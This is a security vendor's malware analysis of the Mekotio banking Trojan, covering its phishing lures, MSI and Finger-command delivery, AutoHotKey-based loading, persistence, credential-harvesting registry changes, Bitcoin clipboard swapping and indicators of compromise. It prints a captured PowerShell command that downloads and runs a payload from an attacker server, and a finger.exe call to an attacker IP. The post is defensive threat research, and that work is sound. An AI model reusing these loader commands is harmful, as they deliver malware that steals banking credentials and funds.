

AutoHotKey Leveraged by Metamorfo/Mekotio Banking Trojan

cofense.com/blog/autohotkey-banking-trojan/

By Cofense


March 11, 2021



[EXT] BLOQUEO JUDICIAL - Cuenta suspendida.



"cuenta@notificados.com" <cuenta@notificados.com>



Burofax online



[- Descargar todos archivos adjuntos \(128 kb \)](#)

Atencion: Para ver la notificacion, abra en un sistema (Windows)

Phish Found in Environments Protected by SEGs

Proofpoint

FireEye ETP

Microsoft EOP

Trend Micro

By Elmer Hernandez, Cofense Phishing Defense Center

The Cofense Phishing Defense Center (PDC) has observed banking Trojans abusing AutoHotKey (AHK) and the AHK compiler to evade detection and steal users' information. In this post we take a brief look at the case of Mekotio, also known as Metamorfo, a banking Trojan with Latin American origins that is now expanding its reach to victims across Europe.

Phishing Email

Figures 1 and 2 are two example emails sent as the campaign's first step, both targeting Spanish users. Figure 2 is a simple request to download a password-protected file and is devoid of context. While Figure 1 is a more elaborate spoofed notification about pending legal documents, with a link that downloads a ZIP file.




Figure 1 – Email 1




Figure 2 – Email 2

Delivery: Malicious MSI and Finger Commands

The PDC encountered two main mechanisms delivering the payload. In the first instance there is a ZIP file containing an MSI file that includes a malicious domain harboring 32 and 64-bit versions of a second ZIP file (Figure 3).




Figure 3 – Payload Domain

The Custom Actions table of these MSI files confirms the malicious intent. This table enables the incorporation of custom code to the installation package and is often abused by attackers. Figure 4 shows an action titled “dqidwICTIewiuap” containing obfuscated JavaScript. The JavaScript is responsible for downloading the correct version of the ZIP file from the payload site, unzipping its contents, renaming and placing it into a new randomly named folder.

No.	Time	Source	Destination	Protocol	Length	Info
115	124.931165	192.168.0.10	89.44.9.254	TCP	66	62889 → 79 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
116	125.009020	89.44.9.254	192.168.0.10	TCP	66	79 → 62889 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1325 WS=256 SACK_PERM=1
117	125.009108	192.168.0.10	89.44.9.254	TCP	54	62889 → 79 [ACK] Seq=1 Ack=1 Win=66048 Len=0
118	125.009234	192.168.0.10	89.44.9.254	TCP	58	62889 → 79 [PSH, ACK] Seq=1 Ack=1 Win=66048 Len=4 [TCP segment of a reassembled PDU]
120	125.078593	89.44.9.254	192.168.0.10	TCP	686	79 → 62889 [PSH, ACK] Seq=1 Ack=5 Win=66048 Len=632 [TCP segment of a reassembled PDU]
121	125.078725	192.168.0.10	89.44.9.254	FINGER	56	Query
123	125.185291	89.44.9.254	192.168.0.10	TCP	60	79 → 62889 [ACK] Seq=633 Ack=7 Win=66048 Len=0
156	135.139786	89.44.9.254	192.168.0.10	TCP	60	79 → 62889 [RST, ACK] Seq=633 Ack=7 Win=0 Len=0

Figure 7 – TCP Stream

```
nc10powershell -NoProfile -NonInteractive -ExecutionPolicy Bypass -WindowStyle Hidden Import-Module BitsTransfer; if (Test-Path %appdata%\bcd) {exit}; Start-BitsTransfer 'http://web.groupe-convergence.com/files/ezgodneatweodoze.zip' -Destination '%appdata%\opopop.zip'; Start-Sleep -s 2; $shell = New-Object -ComObject Shell.Application; $zipFile = $shell.Namespace('%appdata%\opopop.zip'); Mkdir('%appdata%\base'); $destinationFolder = $shell.Namespace('%appdata%\base'); $copyFlags += 0x04; $destinationFolder.CopyHere($zipFile.Items(), $copyFlags); Start-Process '%appdata%\base\setmon.exe'; New-Item c:\programdata\bcd -ItemType File
```

Figure 8 – PowerShell Script

The PDC also saw both tactics combined in at least one case, by incorporating the malicious Finger command directly into the MSI Custom Actions table (Figure 9).

Tables	Action	T...	Source	Target
ActionText	AI_BACKUP_AI_SETUPPEXEPATH	51	AI_SETUPPEXEPATH_ORI...	[AI_SETUPPEXEPATH]
AdminExecuteSequence	AI_CORRECT_INSTALL	51	AI_INSTALL	{}
AdminUISequence	AI_DATASETUP	51	PowerShellScriptInline-1	!6648it 10IsFallback32Bit 10Params DSript C:\Windows\System32\cmd.exe /c "C:\Windows\System32\finger.exe nc2@104.214.107.176[more +...]
AdvExecuteSequence	AI_DETECT_MODERNWIN	1	aicustact.dll	DetectModernWindows
Binary	AI_DOWNGRADE	19		4010

Figure 9 – Finger Command Within MSI

AutoHotKey and Mekotio

This second ZIP file contains three files: the legitimate AHK compiler executable (.exe), a malicious AHK script (.ahk) and the Mekotio banking Trojan (.dll). AHK is a scripting language for Windows originally developed to create keyboard shortcuts (i.e. hot keys). In the example below (Figure 10), all files were dropped in C:\ProgramData\{random name}.

Name	Date modified	Type	Size
1yt.ahk	1/10/2021 8:09 PM	AHK File	24 KB
1yt.exe	7/13/2020 8:22 AM	Application	1,171 KB
UEMGWONEDF.dll	1/10/2021 8:10 PM	Application extension	12,972 KB

Figure 10 – Dropped Files

The execution chain can be summarized in the following way: before exiting, the MSI or PowerShell script will run the AHK compiler, the AHK compiler will execute the AHK script and the AHK script will load Mekotio into the AHK compiler memory. We can verify this by taking a look at the loaded modules in Figure 11.

1yt.exe (4276) Properties

Environment		Handles	GPU	Disk and Network	Comment
General	Statistics	Performance	Threads	Token	Modules
Name	Base address	Size	Description		
rpcrt4.dll	0x7ff8561b0000	1.13 MB	Remote Procedure Call Runtime		
schannel.dll	0x7ff8542e0000	480 kB	TLS / SSL Security Provider		
sechost.dll	0x7ff856320000	356 kB	Host for SCM/SDDL/LSA Looku.		
secur32.dll	0x7ff84c040000	48 kB	Security Support Provider Inte		
security.dll	0x180000000	12 kB	Security Support Provider Inte		
SHCore.dll	0x7ff855e00000	676 kB	SHCORE		
shell32.dll	0x7ff856ea0000	21.02 MB	Windows Shell Common Dll		
shlwapi.dll	0x7ff8583c0000	328 kB	Shell Light-weight Utility Librar		
SortDefault.nls	0x49a0000	3.21 MB			
sspicli.dll	0x7ff854b40000	176 kB	Security Support Provider Inte		
StaticCache.dat	0x38e0000	16.75 MB			
stdole2.tlb	0x9c0000	16 kB	STDOLE2.TLB		
sxs.dll	0x7ff854d10000	608 kB	Fusion 2.5		
ucrtbase.dll	0x7ff855f00000	976 kB	Microsoft® C Runtime Library		
UEMGWONEDF.dll	0x4de0000	13.27 MB	AONCW608EJ490		
UIAutomationCor...	0x7ff83e730000	1.66 MB	Microsoft UI Automation Core		
UIAutomationCor...	0xaf0000	16 kB	Microsoft UI Automation Core		
user32.dll	0x7ff858430000	1.39 MB	Multi-User Windows USER API.		
userenv.dll	0x7ff854630000	124 kB	Userenv		
uxtheme.dll	0x7ff853730000	596 kB	Microsoft UxTheme Library		
version.dll	0x7ff84c990000	40 kB	Version Checking and File Inst		
vm3dum64.dll	0x7ff851980000	360 kB	VMware SVGA 3D Usermode		
wbemcomn.dll	0x7ff84d4c0000	508 kB	WMI		
wbemdisp.dll	0x7ff83dcd0000	308 kB	WMI Scripting		
wbemdisp.tlb	0x9b0000	60 kB	Typelib for WMI Scripting Inte		
wbemprox.dll	0x7ff849a50000	64 kB	WMI		
wbemsvc.dll	0x7ff848e30000	80 kB	WMI		
webio.dll	0x7ff847ff0000	576 kB	Web Transfer Protocols API		
win32u.dll	<	>			

Close

Figure 11 – Mekotio Loaded

Mekotio will then operate from within the AHK compiler process, using the signed binary as a front to make detection more difficult for endpoint solutions.

For persistence it drops copies of all three files in a new folder. It will then use a run key to initiate the execution chain every time the system restarts by executing the renamed copy of the AHK compiler.

```
[RegSetValue] lyt.exe:4276 > HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\ (Default) = C:\Users\REM\vuU\gur.exe
```

Figure 12 – Run Key for AHK Compiler Copy “gur.exe”

Mekotio monitors browser activity looking for targeted banks. Figure 13 displays some of the targeted institutions in the form of strings in the AHK compiler process memory. We can see banks not only from Latin American, but from Spain, France and Portugal. Once it identifies a target, Mekotio is known to present the user with a fake version of the webpage.




Figure 13 – Memory Strings

Mekotio disables specific registry browser values associated with password and form suggestions and autocompletion (Figure 14). This forces the user to type in sensitive information, even if they have it saved in their browser history, allowing the malware to capture credentials with its keylogging capabilities.

```
[RegSetValue] 1yt.exe:4276 > HKCU\SOFTWARE\Microsoft\Internet Explorer\Main\Use FormSuggest = No
[RegSetValue] 1yt.exe:4276 > HKCU\SOFTWARE\Microsoft\Internet Explorer\Main\FormSuggest Passwords = No
[RegSetValue] 1yt.exe:4276 > HKCU\SOFTWARE\Microsoft\Internet Explorer\Main\FormSuggest PW Ask = No
[RegSetValue] 1yt.exe:4276 > HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\AutoComplete\AutoSuggest = No
```

Figure 14 – Registry Values

The Trojan can also monitor Bitcoin addresses copied to the clipboard and replace them with one belonging to the attackers. Figures 15a to 15c show this process. As of this writing, this specific attacker address had a balance of 0.01957271 BTC, approximately USD \$800 (Figure 16).




Figure 15a – Copying Example BTC Address




Figure 15b – Pasting Example BTC Address




Figure 15c – BTC Address is replaced

Address ⓘ



Payment Request

Donation Button

Address	17axFYmxV5SkLmcj7wpQr4xHXCCZRcichy
Format	UNKNOWN (UNKNOWN)
Transactions	1
Total Received	0.01957271 BTC
Total Sent	0.00000000 BTC
Final Balance	0.01957271 BTC



Figure 16 – BTC Balance

The above functionalities are neither exhaustive nor exclusive to Mekotio. The main takeaway is that legitimate binaries can be leveraged as a façade for malicious activity. Vigilance is key. If a file or process is not meant to be there, it's best to check.

Indicators of Compromise

Infection Domain	IP
hxxp://priyadarsiniculturalalsociety[.]com//images/?hash=%email%	51[.]81[.]75[.]131
hxxp://hothiphopbeats[.]com//images/?hash=%email%	209[.]40[.]193[.]208
hXXp://www3[.]santoandre[.]sp[.]gov[.]br/assistencia/wp-folha/TGR	189[.]11[.]163[.]21
Payload Domain	IP
hxxp://critichotshot[.]com/loc/	162[.]255[.]118[.]194
hxxps://thaipoliticstoday[.]com/saudi-news-tq1vh/	172[.]67[.]181[.]248
hXXp://web[.]groupe-convergence[.]com/	213[.]186[.]33[.]69
hXXp://www[.]aralimp[.]com[.]br/wp-content/upgrade/TGR/SII_000492106006B8[.]zip	177[.]12[.]164[.]108
hXXp://umc24[.]club//wp-content/gallery/	217[.]160[.]0[.]235
hXXps://leopard-hunt[.]com//wp-content/user/20AVW5RSJKV8948[.]zip	104[.]21[.]63[.]133 172[.]67[.]145[.]198

–	89[.]44[.]9[.]254
–	104[.]214[.]107[.]176
C2	IP
es[.]sslhermanos[.]com	45[.]147[.]229[.]128 45[.]147[.]231[.]119
hxxp://40[.]112[.]173[.]53/again/?oriudfjdfij88	40[.]112[.]173[.]53

All third-party trademarks referenced by Cofense whether in logo form, name form or product form, or otherwise, remain the property of their respective holders, and use of these trademarks in no way indicates any relationship between Cofense and the holders of the trademarks. Any observations contained in this blog regarding circumvention of end point protections are based on observations at a point in time based on a specific set of system configurations. Subsequent updates or different configurations may be effective at stopping these or similar threats. Past performance is not indicative of future results.

The Cofense® and PhishMe® names and logos, as well as any other Cofense product or service names or logos displayed on this blog are registered trademarks or trademarks of Cofense Inc.

Don't miss out on any of our phishing updates! Subscribe to our blog.